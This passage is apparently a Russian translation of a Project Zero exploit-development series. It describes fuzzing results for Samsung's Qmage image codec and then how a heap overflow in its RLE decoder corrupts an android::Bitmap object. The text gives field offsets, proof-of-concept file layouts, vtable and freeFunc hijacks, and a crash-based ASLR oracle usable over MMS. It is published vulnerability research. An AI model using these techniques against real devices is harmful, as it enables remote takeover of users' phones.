                        "QmageDecCommon_ParseHeader: checksum is different");
    return -2;
}
```

Фаззер обнаружил 257-байтные файлы, контрольная сумма которых естественным образом равна нулю. Он также синтезировал множество несуществующих файлов QG1.2. Разрешающая проверка версии принимала их, а ошибка реализации сопоставляла версию X.Y внутренней версии Y, если это не ровно 2.0. Поэтому QG1.2 выбирала пути QG2.0 без контрольной суммы — изящный обход,

найденный мутациями.


Настройки мутаций

Кампания использовала простые мутации: инверсию битов, замену случайных байтов, специальные целые числа, арифметические изменения и вырезание/вставку непрерывных фрагментов. Применялись пары мутаций, иногда запускалась Radamsa, а доля мутаций составляла от 0 до 0,1%.

Результаты

Покрытие кода

Если считать только функции, достигнутые хотя бы один раз, было покрыто 87,30% базовых блоков Qmage. В 34 функциях размером более 4 КБ находилось 26 670 блоков, из которых достигнуто 23 069, или 86,50%. Покрытие каждого тяжёлого декодера превысило 60%, большинства — 80%.



Результат высок, но около 13% выглядящего достижимым кода осталось непроверенным и потенциально уязвимым.

Сбои


Четыре недели фаззинга Android 9 и Android 10 в декабре 2019 и январе 2020 года дали 5218 уникальных сигнатур по трём кадрам стека.

Категория	Количество	Доля
Запись	174	3,33%
Чтение в операции, похожей на memcpy	124	2,38%
Векторное чтение	18	0,34%
32-байтное чтение	3	0,06%
16-байтное чтение	52	1,00%
8-байтное чтение	34	0,65%
4-байтное чтение	703	13,47%
2-байтное чтение	393	7,53%
1-байтное чтение	3322	63,66%
SIGABRT	3	0,06%
Разыменование null	392	7,51%

Записи по ненулевым адресам напрямую свидетельствуют о повреждении. Крупные чтения и ошибки универсальных операций с памятью могут раскрывать недопустимые структуры или указатели. Большинство чтений от одного до четырёх байт — простые чтения за пределами входных данных; abort и ошибки вблизи null обычно менее опасны.

Исходная автоматизация ошибочно помечала некоторые неканонические произвольные адреса как null, потому что Linux сообщал `siginfo_t.si_addr == 0`. Повторная проверка фактического исходного регистра исправила классификацию, а обновление отправили Samsung.

Вероятно, более 95% сбоев не были критическими, но 174 предполагаемые записи всё равно предоставили исключительный выбор для эксплуатации. Тысячи однобайтовых чтений показали повсеместный побайтовый разбор с малым числом проверок границ.



QMv1 породил множество ошибок, но был непоследовательно достижим в современных контекстах. Число сбоев росло от QG1.0 к QG1.1 и QG2.0 вместе со сложностью. Один QG2.0 добавил примерно столько же ошибок, сколько QG1.0 и QG1.1 вместе; окончательный эксплойт использовал ошибку QG2.0.

Что дальше?

Проверка входных файлов категории записи в приложениях Samsung обнаружила сбой «Моих файлов» с PC `0x4a4a4a4a4a4a4a4a`, достигнутый из `process_run_dec_check_buffer` и `QmageRunLengthDecodeCheckBuffer_Rev11454_141008`. Контролируемые входные байты превратились в указатель инструкций — серьёзное свидетельство возможности произвольного выполнения кода.

Для завершения эксплойта оставалось выбрать лучший примитив повреждения, найти надёжно перекрываемые объекты кучи, удалённо обойти ASLR через преимущественно односторонний канал MMS и сохранять Messages живым при повторных ошибках. Часть 3 начинает построение эксплойта.

Эксплойт MMS, часть 3: построение примитивов повреждения памяти

Введение

В части 2 обсуждалось, как эффективно фаззить кодек Qmage и получать псевдо-ASAN-отчёты из библиотеки с закрытым исходным кодом. Кампания породила 5218 уникальных сбоев, 174 из которых были связаны с недопустимой записью памяти. Теперь нужно выбрать ошибку, пригодную для эксплуатации, и превратить её в полезные примитивы.

Идеальный кандидат даёт контроль над размером выделения, объёмом переполняющих данных, их содержимым и смещением начала повреждения. В этой статье описывается, как линейное переполнение кучи в декодере RLE использовалось для повреждения соседнего `android::Bitmap`, получения контроля над косвенными вызовами и построения оракула, проверяющего адресное пространство процесса несмотря на ASLR.

Основы кучи Android

Целевое устройство Samsung использует jemalloc. В Android 11 платформа переходила на Scudo, но для этого эксплойта важны следующие свойства jemalloc:

• выделения одного размерного класса обычно размещаются рядом;
• метаданные аллокатора хранятся отдельно, поэтому переполнение одного выделения напрямую достигает данных приложения;
• освобождённые объекты кешируются по размеру и повторно используются в порядке LIFO;
• поведение выделений достаточно детерминированно для практического многократного воспроизведения расположений кучи.

Благодаря этим свойствам уязвимый пиксельный буфер можно разместить непосредственно перед другим выделением того же размерного класса и перезаписать объект, не разрушая сначала встроенные метаданные кучи.

Чтобы понять поведение выделений декодера, в тестовую среду добавили параметр `-l`, журналирующий каждую операцию `malloc`, `calloc`, `realloc` и `free`:

```
[...]
[+] Detected image characteristics:
[+] Dimensions:      148 x 192
[+] Color type:      4
[+] Alpha type:      3
[+] Bytes per pixel: 4
[DEBUG] malloc(113664) = {...}
[...]
```

Поиск подходящей ошибки

Сначала 174 сбоя записи сократили до 23 уникальных мест перезаписи, затем до 17 после исключения старого формата QMv1. Остались четыре привлекательных класса.

Кандидат	Управление размером	Место переполнения	Полезные соседние цели
Буфер хранения пикселей	Размеры Bitmap	Несколько декодеров	Объект `Bitmap` и все последующие выделения
Временный выходной буфер	Размеры Bitmap	Несколько декодеров	1688-байтный контекст декодера или 4120-байтный контекст RLE
Временный буфер RLE	Контролируемое 32-разрядное входное значение	`QmageDecodeStreamGet`	4120-байтный контекст RLE
Временный буфер zlib	Размеры Bitmap	`QuramQumageDecoder32bit24bit`	12 928-байтный контекст zlib

Первый вариант наиболее гибок. Хранилище пикселей выделяется раньше всего, его размер управляется размерами изображения, а переполнить его могут и пути RLE, и пути zlib. Поэтому оно способно повредить `Bitmap`, выделенный непосредственно следом, а также более поздние объекты декодера.

Выбранный образец QG2.0 запускает переполнение в `QuramQmageGrayIndexRleDecode`. В исходном сбое изображение 40 × 7 при четырёх байтах на пиксель создаёт 1120-байтный пиксельный буфер. За ним следуют `Bitmap`, 24-байтное выделение сжатых входных данных и 4120-байтный контекст RLE:

```
[+] Dimensions:      40 x 7
[+] Bytes per pixel: 4
malloc(1120) = {...}
malloc(104)  = {...}
malloc(24)   = {...}
calloc(4120, 1) = {...}
```

Настольная тестовая среда сообщает о 104-байтном `Bitmap`, но реализация Android имеет размер 160 байт. Трассировка Frida на устройстве подтвердила настоящую последовательность:

```
calloc(1120, 1) => pixel storage
malloc(160)     => android::Bitmap
malloc(24)      => compressed input
calloc(4120, 1) => RLE context
```

Пиксельное выделение выполняет `android::Bitmap::allocateHeapBitmap`:

```
sk_sp<Bitmap> Bitmap::allocateHeapBitmap(size_t size,
                                         const SkImageInfo& info,
                                         size_t rowBytes) {
    void* addr = calloc(size, 1);
    if (!addr) {
        return nullptr;
    }
    return sk_sp<Bitmap>(new Bitmap(addr, size, info, rowBytes));
}
```

При выборе размеров 10 × 4 хранилище пикселей имеет ровно 160 байт. Оба выделения попадают в один размерный класс jemalloc. На проверенном устройстве их адреса отличались ровно на `0xA0` байта, поэтому переполнение первого выделения немедленно достигает `Bitmap`. Такое размещение математически не гарантировано при каждом запуске, но достаточно надёжно для

эксплуатации.

Встречайте объект Bitmap из Android

Восстановленная значимая структура выглядит так:

```
struct android::Bitmap {
    void* vtable;                       // +0x00
    std::atomic<int32_t> fRefCnt;       // +0x08
    int fWidth;                         // +0x0c
    int fHeight;                        // +0x10
    void* fPixels;                      // +0x18
    size_t fRowBytes;                   // +0x20
    std::atomic<uint32_t> fTaggedGenID; // +0x28
    // listeners and other fields
    sk_sp<SkColorSpace> fColorSpace;    // +0x58
    int width;                          // +0x60
    int height;                         // +0x64
    SkColorType colorType;              // +0x68
    SkAlphaType alphaType;              // +0x6c
    PixelStorageType storageType;       // +0x70
    // palette fields
    union {                             // +0x80
        struct {
            void* address;
            void* context;
            FreeFunc freeFunc;
        } external;
        struct { void* address; int fd; size_t size; } ashmem;
        struct { void* address; size_t size; } heap;
        struct { GraphicBuffer* buffer; } hardware;
    } mPixelStorage;
    sk_sp<SkImage> mImage;              // +0x98
};
```

```
1  void __usercall android::Bitmap::allocateHeapBitmap(size_t size@<X0>,
2  {
3    void *addr; // x0 MAPDST
4    void *bitmap; // x24
5
6    addr = calloc(size, 1uLL);
7    if ( addr )
8    {
9      bitmap = (void *)operator new(160uLL);
10     *(_QWORD *)((char *)bitmap + 12) = *((_QWORD *)info + 1);
11     *((_DWORD *)bitmap + 2) = 1;
12     *((_QWORD *)bitmap + 3) = addr;
13     *((_QWORD *)bitmap + 4) = rowBytes;
```

Класс содержит несколько указателей и путей диспетчеризации функций. Поэтому его повреждение даёт не только простой сбой: оно предоставляет прямой контроль над целями потока управления и полями, которые можно приспособить для проверки памяти.

Построение примитивов выполнения кода

Для воспроизводимых экспериментов файл Qmage доказательства концепции переписали как исходник NASM. Псевдоинструкции `db`, `dw` и `dd` в NASM позволяют легко изменять двоичные поля, сохраняя комментарии и структуру. Восстановить формат помогли отладочные символы,

извлечённые из старых сборок `libQmageDecoder.so` во время работы над частью 1.

Тестовый файл содержит:

1. Заголовок QG1.2, эквивалентный QG2.0, с размерами 4 × 10.
2. Сжатую zlib таблицу цветов, заполненную байтами `0x41`.
3. Обязательный маркер `FF 00`, за которым следует тип сжатия RLE `06`.
4. Поток RLE, создающий 161–320 байт: 160 байт для пиксельного выделения и ещё 1–160 байт для соседнего объекта.
5. Завершающий маркер `FF 00`.

Qmage не использует простую схему RLE в стиле BMP. Символы `init_process_run` и `process_run_dec` указывают на MELCODE. Для эксплуатации несжатую последовательность всё равно можно обернуть небольшими префиксом и суффиксом. Например, восьмибайтная строка `ABCDEFGH` превращается в:

```
00000000: 0e 00 00 00 08 00 00 00 41 42 43 44 45 46 47 48
00000010: aa aa
```

Первое двойное слово — общая длина сжатого потока, второе — число последовательностей, затем полезная нагрузка следует буквально, а каждый байт `AA` описывает четыре однобайтовые последовательности.

Вызов через таблицу виртуальных функций

В первом эксперименте только начальный восьмибайтный указатель таблицы виртуальных функций перезаписывается значением `AAAAAAAA`. Затем уничтожение bitmap вызывает сбой при разыменовании контролируемого указателя:

```
Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR),
fault addr 0x41414141414151
[...]
x8  4141414141414141
pc  0000007cbd81f210

backtrace:
#00 ... libandroid_runtime.so
    (Bitmap_destruct(android::BitmapWrapper*)+88)
```

Соответствующие инструкции:

```
LDR X8, [X8,#0x10]
BLR X8
```

Это подтверждает произвольный виртуальный вызов. На вызов также влияет следующее поле `fRefCnt`, поэтому малый или большой счётчик ссылок позволяет включить или подавить этот путь. На данном этапе эксплойт ещё не знает ни расположение исполняемого кода, ни адрес контролируемых данных кучи, необходимых для поддельной таблицы, но сам примитив работоспособен.

Вызов freeFunc

Элемент `External` объединения хранилища пикселей содержит ещё одну привлекательную цель:

```
struct {
    void* address;       // +0x80
    void* context;       // +0x88
    FreeFunc freeFunc;   // +0x90
} external;
```

`Bitmap::~Bitmap` вызывает её напрямую:

```
case PixelStorageType::External:
    mPixelStorage.external.freeFunc(
        mPixelStorage.external.address,
        mPixelStorage.external.context);
    break;
```

Другие типы хранилища предоставляют произвольный `munmap` вместе с `close`, произвольный `free` или ещё один виртуальный вызов. `freeFunc` особенно полезна в одноразовой атаке, поскольку вызывает контролируемый адрес с двумя контролируемыми 64-разрядными аргументами.

Есть одно осложнение: сам деструктор достигается через таблицу виртуальных функций по нулевому смещению. Поэтому перед использованием более глубокого поля `freeFunc` линейная перезапись должна восстановить исходную таблицу, для чего необходимо знать базу `libhwui.so`. В тесте объект заполнили значением `0x41` и исправили следующие поля:

• таблица виртуальных функций: исходное значение времени выполнения;
• `fRefCnt`: `1`;
• `mPixelStorageType`: `External` (`0`);
• `address`: `0xaaaaaaaaaaaaaaaa`;
• `context`: `0xbbbbbbbbbbbbbbbb`;
• `freeFunc`: `0xcccccccccccccccc`.

Полученный сбой доказывает контроль над PC, X0 и X1:

```
Fatal signal 11 (SIGSEGV), fault addr 0xcccccccccccccccc
x0  aaaaaaaaaaaaaaaa
x1  bbbbbbbbbbbbbbbb
x8  cccccccccccccccc
pc  cccccccccccccccc

backtrace:
#00 pc cccccccccccccccc <unknown>
#01 ... libhwui.so (android::Bitmap::~Bitmap()+252)
```

Теперь есть два сильных примитива потока управления: косвенный вызов через поддельную таблицу виртуальных функций и прямой контролируемый вызов через `freeFunc`, причём последний принимает два аргумента. Остаётся проблема ASLR: расположение стека, кучи и общих библиотек по-прежнему неизвестно.

Построение примитива оракула ASLR

Большинство опубликованных обходов ASLR работает через интерактивный канал. Эксплойт браузера может прочитать утёкший указатель в JavaScript, эксплойт ядра — вернуть данные пользовательскому режиму, а сетевая служба — отправить адрес клиенту. MMS в основном односторонний, поэтому удалённый отправитель не может просто получить 64-разрядный указатель.

Самуэль Гросс столкнулся с тем же ограничением при эксплуатации iMessage через CVE-2019-8641. Уведомления о доставке предоставили однобитный канал, способный сообщить результат оракула ASLR. MMS также поддерживает уведомления о доставке, а Samsung Messages может показать, пережил ли процесс обработку сообщения. Если повреждённый объект способен преобразовать доступность адреса для чтения в результат «сбой/нет сбоя», этот результат можно вернуть удалённо.

Указатель на таблицу виртуальных функций — плохой оракул. Одного отображённого адреса недостаточно: его содержимое также должно выглядеть как таблица с совместимой функцией. Такой оракул почти всегда возвращал бы ложь.

Перезапись всего `Bitmap` значением `0x41` вместо этого вызывает более ранний сбой через `mInfo.fColorSpace`:

```
Fatal signal 11 (SIGSEGV), fault addr 0x41414141414189
backtrace:
#00 libhwui.so (SkColorSpace::toXYZD50(...)+8)
#01 libandroid_runtime.so (GraphicsJNI::getColorSpace(...)+280)
#03 android.graphics.Bitmap.getColorSpace
#04 android.graphics.Bitmap.createBitmap
#05 android.graphics.Bitmap.createScaledBitmap
```

Направление поля в доступную для чтения заполненную нулями память всё равно вызывает abort, поскольку реализация цветового пространства Java отклоняет нулевую передаточную функцию:

```
Abort message: 'No pending exception expected:
java.lang.IllegalArgumentException: Parameter a or g is zero,
the transfer function is constant
at android.graphics.ColorSpace$Rgb$TransferParameters.<init>(...)
at android.graphics.Bitmap.nativeComputeColorSpace(...)
at android.graphics.Bitmap.getColorSpace(...)
```

Поэтому и этот указатель не подходит: отображённые страницы, заполненные нулями, распространены и не должны путаться с неотображённой памятью.

Чистый стек Java показывает, где Samsung Messages преобразует входящее изображение:

```
android.graphics.ColorSpace$Rgb$TransferParameters.<init>
android.graphics.Bitmap.nativeComputeColorSpace
android.graphics.Bitmap.getColorSpace
android.graphics.Bitmap.createBitmap
android.graphics.Bitmap.createScaledBitmap
com.samsung.android.messaging.common.util.ImageUtil.scaleToHeight
com.samsung.android.messaging.common.util.ImageUtil.scaleToWidth
com.samsung.android.messaging.common.util.ImageUtil.loadBitmapFromStream
com.samsung.android.messaging.common.util.ImageUtil.loadBitmap
com.samsung.android.messaging.ui.model.l.at.a
```

Samsung Messages имеет закрытый исходный код, поэтому `/system/priv-app/SamsungMessages_11/SamsungMessages_11.apk` декомпилировали с помощью jadx, чтобы исследовать эти пути.

Время жизни Bitmap

Bitmap проходит три важных этапа:

1. `ImageUtil.loadBitmapFromStream` создаёт его через `BitmapFactory.decodeStream`.
2. `ImageUtil` при необходимости масштабирует его, когда размеры превышают целевые.
3. `com.samsung.android.messaging.ui.model.l.at.a` преобразует его в `ARGB_8888`, если это необходимо.

```
Bitmap decodeStream = BitmapFactory.decodeStream(inputStream, (Rect) null, options);

} else {
    bitmap = decodeStream;
}
Bitmap scaleToWidth = scaleToWidth(bitmap, i2, i3);
```

```
public static Bitmap scaleToWidth(Bitmap bitmap, int i, int i2) {
    if (i == 0 || i2 == 0) {
        return bitmap;
    }
    if (bitmap.getWidth() > bitmap.getHeight()) {
        if (bitmap.getWidth() > i) {
            Bitmap scaleToWidth = scaleToWidth(bitmap, i);
            recycleOldIfDifferent(bitmap, scaleToWidth);
            Log.e(TAG, "loadBitmap, scaled by width");
            return scaleToWidth;
        }
    } else if (bitmap.getHeight() > i2) {
        Bitmap scaleToHeight = scaleToHeight(bitmap, i2);
        recycleOldIfDifferent(bitmap, scaleToHeight);
        Log.e(TAG, "loadBitmap, scaled by height");
        return scaleToHeight;
    }
    return bitmap;
}

private Bitmap a(Context context, Uri uri) {
    Log.d("ORC/NotificationItemElement", "loadBitmap from " + uri);
    Bitmap loadBitmap = ImageUtil.loadBitmap(context, uri, 0, 0);
    if (loadBitmap == null) {
        return null;
    }
    Bitmap.Config config = loadBitmap.getConfig();
    if (config == null || config != Bitmap.Config.ARGB_8888) {
        loadBitmap = loadBitmap.copy(Bitmap.Config.ARGB_8888, true);
    }
    Log.d("ORC/NotificationItemElement", "loadBitmap success");
    return loadBitmap;
}
```

Переполнение происходит на первом этапе. Этапы 2 и 3 используют повреждённый объект, поэтому именно там следует искать проверку адреса. Полезный примитив находится на третьем этапе. Сначала отключается масштабирование, а дублирующиеся размеры приводятся к разумным значениям:

- `fWidth` (+0x0c) = 1;
- `fHeight` (+0x10) = 1;
- `mInfo.fWidth` (+0x60) = 1;
- `mInfo.fHeight` (+0x64) = 1.

Чтобы пройти проверки `rowBytes` в `SkBitmap::setInfo`, `fRowBytes` (+0x20) устанавливается в `0x1000`. `mInfo.fColorSpace` (+0x58) задаётся null, чтобы не разыменовываться. Затем путь достигает:

```
android.graphics.Bitmap.copy
  -> Bitmap_copy
  -> bitmapCopyTo
  -> SkPixmap::readPixels
  -> SkConvertPixels
  -> swizzle_or_premul
```

`swizzle_or_premul` требует, чтобы тип цвета источника был `RGBA_8888` (4) или `BGRA_8888` (6). Java уже отклонила первый вариант при проверке `Bitmap.Config`, поэтому `mInfo.fColorType` (+0x68) устанавливается в 6.


Цикл преобразования выглядит так:

```
for (int y = 0; y < dstInfo.height(); y++) {
    SkOpts::RGBA_to_BGRA(
        (uint32_t*)dstPixels,
        (const uint32_t*)srcPixels,
        dstInfo.width());
    dstPixels = SkTAddOffset<void>(dstPixels, dstRB);
    srcPixels = SkTAddOffset<const void>(srcPixels, srcRB);
}
```

Его исходные значения поступают непосредственно из повреждённого объекта:

```
dstInfo.height() == mInfo.height
dstInfo.width()  == mInfo.width
srcPixels        == fPixels
srcRB            == fRowBytes
```

Для каждой строки Skia читает `width * 4` байта по контролируемому указателю, а затем увеличивает его на `fRowBytes`. Значения пикселей не влияют на поток управления, поэтому допустимы любые доступные для чтения данные.



Два последних изменения превращают это в оракул:

• `fPixels` (`+0x18`) = начало проверяемого диапазона адресов;
• `mInfo.fHeight` (`+0x64`) = число проверяемых страниц.

При ширине `1` и шаге строки `0x1000` Skia читает по четыре байта с каждой страницы непрерывного диапазона. Если все страницы доступны для чтения, преобразование завершается и приложение выживает. Если любая страница недоступна, процесс падает на первом недоступном адресе.

Установка `fPixels` в `0xcccccccccccccccc` подтверждает примитив:

```
Fatal signal 11 (SIGSEGV), fault addr 0xcccccccccccccccc
backtrace:
#00 libhwui.so (neon::RGBA_to_BGRA(...)+96)
#01 libhwui.so (swizzle_or_premul(...)+208)
#02 libhwui.so (SkConvertPixels(...)+156)
#03 libhwui.so (SkPixmap::readPixels(...)+312)
#04 libandroid_runtime.so (bitmapCopyTo(...)+384)
#05 libandroid_runtime.so (Bitmap_copy(...)+284)
```

На тестовом устройстве последним отображением процесса был его стек:

```
7fdf319000-7fdfb18000 rw-p 00000000 00:00 0 [stack]
```

Установка `fPixels` в `0x7fdfb10000`, за восемь страниц до конца, а `mInfo.fHeight` в `10` даёт:

```
Fatal signal 11 (SIGSEGV), fault addr 0x7fdfb18000
```

Ошибка происходит ровно на первом адресе после отображения стека. Восемь чтений завершились успешно, а девятое — ошибкой, доказывая, что повреждённый bitmap способен удалённо проверять точно контролируемый диапазон адресов процесса.

Итоги

Результаты псевдо-ASAN привели к линейному переполнению кучи при декомпрессии RLE в Qmage. Если согласовать размеры пиксельного буфера и `android::Bitmap`, полезное поведение jemalloc помещает объект непосредственно после уязвимого выделения и позволяет надёжно повредить его, не сталкиваясь со встроенными метаданными аллокатора.

Повреждённый `Bitmap` предоставляет два примитива потока управления: произвольный виртуальный вызов и прямой контролируемый вызов функции с двумя аргументами через `freeFunc` после определения адреса `libhwui.so`. Путь преобразования пикселей также предоставляет оракул ASLR, читающий одно слово с каждой страницы и преобразующий доступность в результат «сбой/нет сбоя».

Остаются высокоуровневые вопросы: как программно отправлять MMS, как превратить уведомления о доставке в надёжный побочный канал, как эффективно раскрывать полные адреса кода и данных и как превратить известные примитивы RCE в произвольное выполнение кода. Они рассматриваются в следующих публикациях серии.

Дефицит обнаружения: обзор уязвимостей нулевого дня из реальных атак 2019 года

Автор: Мэдди Стоун, Project Zero

